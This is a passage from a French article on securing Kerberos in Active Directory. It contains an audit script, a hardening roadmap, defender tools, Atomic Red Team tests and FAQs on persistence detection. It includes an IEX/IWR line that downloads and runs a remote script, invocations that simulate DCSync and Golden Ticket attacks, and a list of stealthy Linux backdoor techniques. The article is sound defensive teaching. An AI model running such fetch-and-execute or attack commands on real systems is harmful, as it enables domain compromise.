    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes.

```
# Exécution d'un audit complet
PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory.

```
# Extraction complète avec rapport Excel
.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)
- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**
Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos

- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :
- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :
- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.
Sources et références : MITRE ATT&CK · CERT-FR

Références et ressources complémentaires

- **RFC 4120 :** The Kerberos Network Authentication Service (V5)
- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security

- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory

AN
Ayi NEDJIMI
Expert Cybersécurité & IA
Publié le 23 octobre 2025

Comment detecter les mecanismes de persistence via LaunchDaemons et LaunchAgents sur macOS ?


La detection des persistence via LaunchDaemons et LaunchAgents necessite la surveillance des repertoires /Library/LaunchDaemons, /Library/LaunchAgents, ~/Library/LaunchAgents et /System/Library/LaunchDaemons. Il faut auditer les fichiers plist pour identifier les programmes references, verifier les signatures de code des binaires pointes, et surveiller les modifications via des outils comme Santa, osquery ou Endpoint Security Framework d'Apple. Les indicateurs suspects incluent des plist referent des binaires dans /tmp, des scripts shell, ou des programmes non signes par un developpeur identifie.

Quelles sont les techniques de persistence Linux les plus difficiles a detecter par les equipes SOC ?

Les techniques de persistence Linux les plus furtives incluent les rootkits kernel via des modules LKM charges dynamiquement, la modification de PAM (Pluggable Authentication Modules) pour injecter une backdoor d'authentification, l'ajout de cles SSH autorisees dans des comptes de service rarement audites, les timers systemd malveillants moins surveilles que les crontabs classiques, le detournement de LD_PRELOAD pour injecter des bibliotheques partagees malveillantes, et la modification de fichiers d'initialisation shell comme .bashrc ou .profile pour executer du code a chaque connexion.

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr